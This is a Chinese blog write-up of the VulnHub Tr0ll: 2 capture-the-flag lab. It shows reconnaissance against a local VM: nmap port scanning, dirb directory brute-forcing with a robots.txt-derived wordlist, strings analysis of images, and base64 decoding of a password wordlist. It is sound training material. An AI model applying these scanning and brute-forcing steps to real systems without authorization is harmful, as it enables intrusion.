vulnhub Tr0ll: 2

原创

仙女象 于 2021-12-30 22:49:30 发布 1292 收藏 1
分类专栏： vulnhub

vulnhub 专栏收录该内容
29 篇文章 2 订阅
订阅专栏

本文思路

nmap扫描---->dirb扫描发现robots---->dirb配合找到的字典爆破目录---->访问目录下载图片---->strings考察图片，发现新目录y0ur_self---->访问y0ur_self目录，获得字典answer.txt---->弱口令登录ftp---->用fcrackzip爆破lmao.zip密码---->通过密钥ssh登录，得到noob用户的shell---->linpeas.sh探测提权途径---->利用缓冲区溢出漏洞提权

环境信息

靶机ip为192.168.101.33


攻击机ip为192.168.101.34

具体步骤

步骤1：nmap扫描

```
sudo nmap -sS -A -p- 192.168.101.33
```


扫出了3个开放端口，21（ftp），22（ssh），80（http）



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   1024 82:fe:93:b8:fb:38:a6:77:b5:a6:25:78:6b:35:e2:a8 (DSA)
|   2048 7d:a5:99:b8:fb:67:65:c9:64:86:aa:2c:d6:ca:08:5d (RSA)
|_  256 91:b8:6a:45:be:41:fd:c8:14:b5:02:a0:66:7c:8c:96 (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 00:0C:29:0C:78:58 (VMware)
```

其实从上图的扫描结果就可以看出来，21端口的ftp服务是不允许匿名登录的，如果允许的话，会有提示（比如见vulnhub Tr0ll: 1_箭雨镜屋-CSDN博客）

如果不死心，可以用浏览器访问一下 ftp://192.168.101.33，可以看到弹出了登录框



ftp://192.168.101.33

ali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

KALI LINUX TOOLS DOCUMENTATION FORUMS BU

Welcome to Kali Linux

ndustry's Most Advanced Penetration Testing Dis

Authentication Required - Mozilla Firefox

ftp://192.168.101.33 is requesting your username and password.


User Name:

Password:

Cancel OK

步骤2：dirb扫描网站，找到robots.txt


访问网站发现主页还是除了这个倒霉玩意儿啥也没有



192.168.101.33

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

不死心，看一下网页源代码，似乎有那么一点信息，Tr0ll也许是个用户名




```
<html>
<img src='tr0ll_again.jpg'>
</html>
<!--Nothing here, Try Harder!>
<!--Author: Tr0ll>
<!--Editor: VIM>
```

只好用dirb扫描一下，期待能扫出点什么


```
dirb http://192.168.101.33
```

扫描结果如下，扫出了robot.txt



```
---- Scanning URL: http://192.168.101.33/ ----
+ http://192.168.101.33/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.101.33/index (CODE:200|SIZE:110)
+ http://192.168.101.33/index.html (CODE:200|SIZE:110)
+ http://192.168.101.33/robots (CODE:200|SIZE:346)
+ http://192.168.101.33/robots.txt (CODE:200|SIZE:346)
+ http://192.168.101.33/server-status (CODE:403|SIZE:295)
```


浏览器访问 http://192.168.101.33/robots 发现好多目录



```
User-agent:*
Disallow:
/noob
/nope
/try_harder
/keep_trying
/isnt_this_annoying
/nothing_here
/404
/LOL_at_the_last_one
/trolling_is_fun
/zomg_is_this_it
/you_found_me
/I_know_this_sucks
/You_could_give_up
/dont_bother
/will_it_ever_end
/I_hope_you_scripted_this
/ok_this_is_it
/stop_whining
/why_are_you_still_looking
/just_quit
/seriously_stop
```

步骤3：dirb配合找到的目录字典爆破网站目录

把上图中这些目录复制粘贴到文件/home/kali/Desktop/paths中，做成目录字典



~/Desktop/paths - Mousepad
File Edit Search View Document Help

```
/noob
/nope
/try_harder
/keep_trying
/isnt_this_annoying
/nothing_here
/404
/LOL_at_the_last_one
/trolling_is_fun
/zomg_is_this_it
/you_found_me
/I_know_this_sucks
/You_could_give_up
/dont_bother
/will_it_ever_end
/I_hope_you_scripted_this
/ok_this_is_it
/stop_whining
/why_are_you_still_looking
/just_quit
/seriously_stop
```

用dirb配合该字典爆破

```
dirb http://192.168.101.33 /home/kali/Desktop/paths
```


爆破结果如下，有4个目录是可访问的




```
---- Scanning URL: http://192.168.101.33/ ----
+ http://192.168.101.33//noob (CODE:301|SIZE:315)
+ http://192.168.101.33//keep_trying (CODE:301|SIZE:322)
+ http://192.168.101.33//dont_bother (CODE:301|SIZE:322)
+ http://192.168.101.33//ok_this_is_it (CODE:301|SIZE:324)
```

步骤4：访问目录，琢磨图片


这4个url每个我都访问了一遍，每个都是这张图



查看网页源代码的话，可以发现其实并不是同一张图片，是dirb爆破出来的四个目录每个目录下都有一个图片



```
<html>
<img src='cat_the_troll.jpg'>
<!--What did you really think to find here? Try Harder!>
</html>
```



把这4张图片都下载下来备用


步骤5：用strings命令考察图片，发现新目录y0ur_self

用下面的命令查看每张图片

```
strings 图片名
```

其他三张都没啥，dont.jpeg有意思，有一句用户友好的提示


“Look Deep within y0ur_self for the answer”



```
7U      4
]=%em;
lj\p
*/ p?E$
Look Deep within y0ur_self for the answer

┌──(kali㉿kali)-[~]
└─$ 
```

既然我已经玩过tr0ll 1了，我就知道这是什么套路了，y0ur_self保准是个目录


步骤6：访问y0ur_self目录，获得字典answer.txt



Index of /y0ur_self

Name	Last modified	Size	Description
Parent Directory		-	
answer.txt	04-Oct-2014 01:22	1.3M	


Apache/2.2.22 (Ubuntu) Server at 192.168.101.33 Port 80



```
QQo=
QQo=
QUEK
QUIK
QUJNCg==
QUMK
QUNUSAo=
QUkK
QUlEUwo=
QU0K
QU9MCg==
QU9MCg==
QVNDSUkK
QVNMCg==
QVRNCg==
QVRQCg==
QVdPTAo=
```

用base64命令解码一下，生成明文字典answer2.txt

```
cat answer.txt | base64 --decode > answer2.txt
```



```
A
A
AA
AB
ABM
AC
ACTH
AI
AIDS
AM
AOL
AOL
ASCII
ASL
ATM
ATP
```

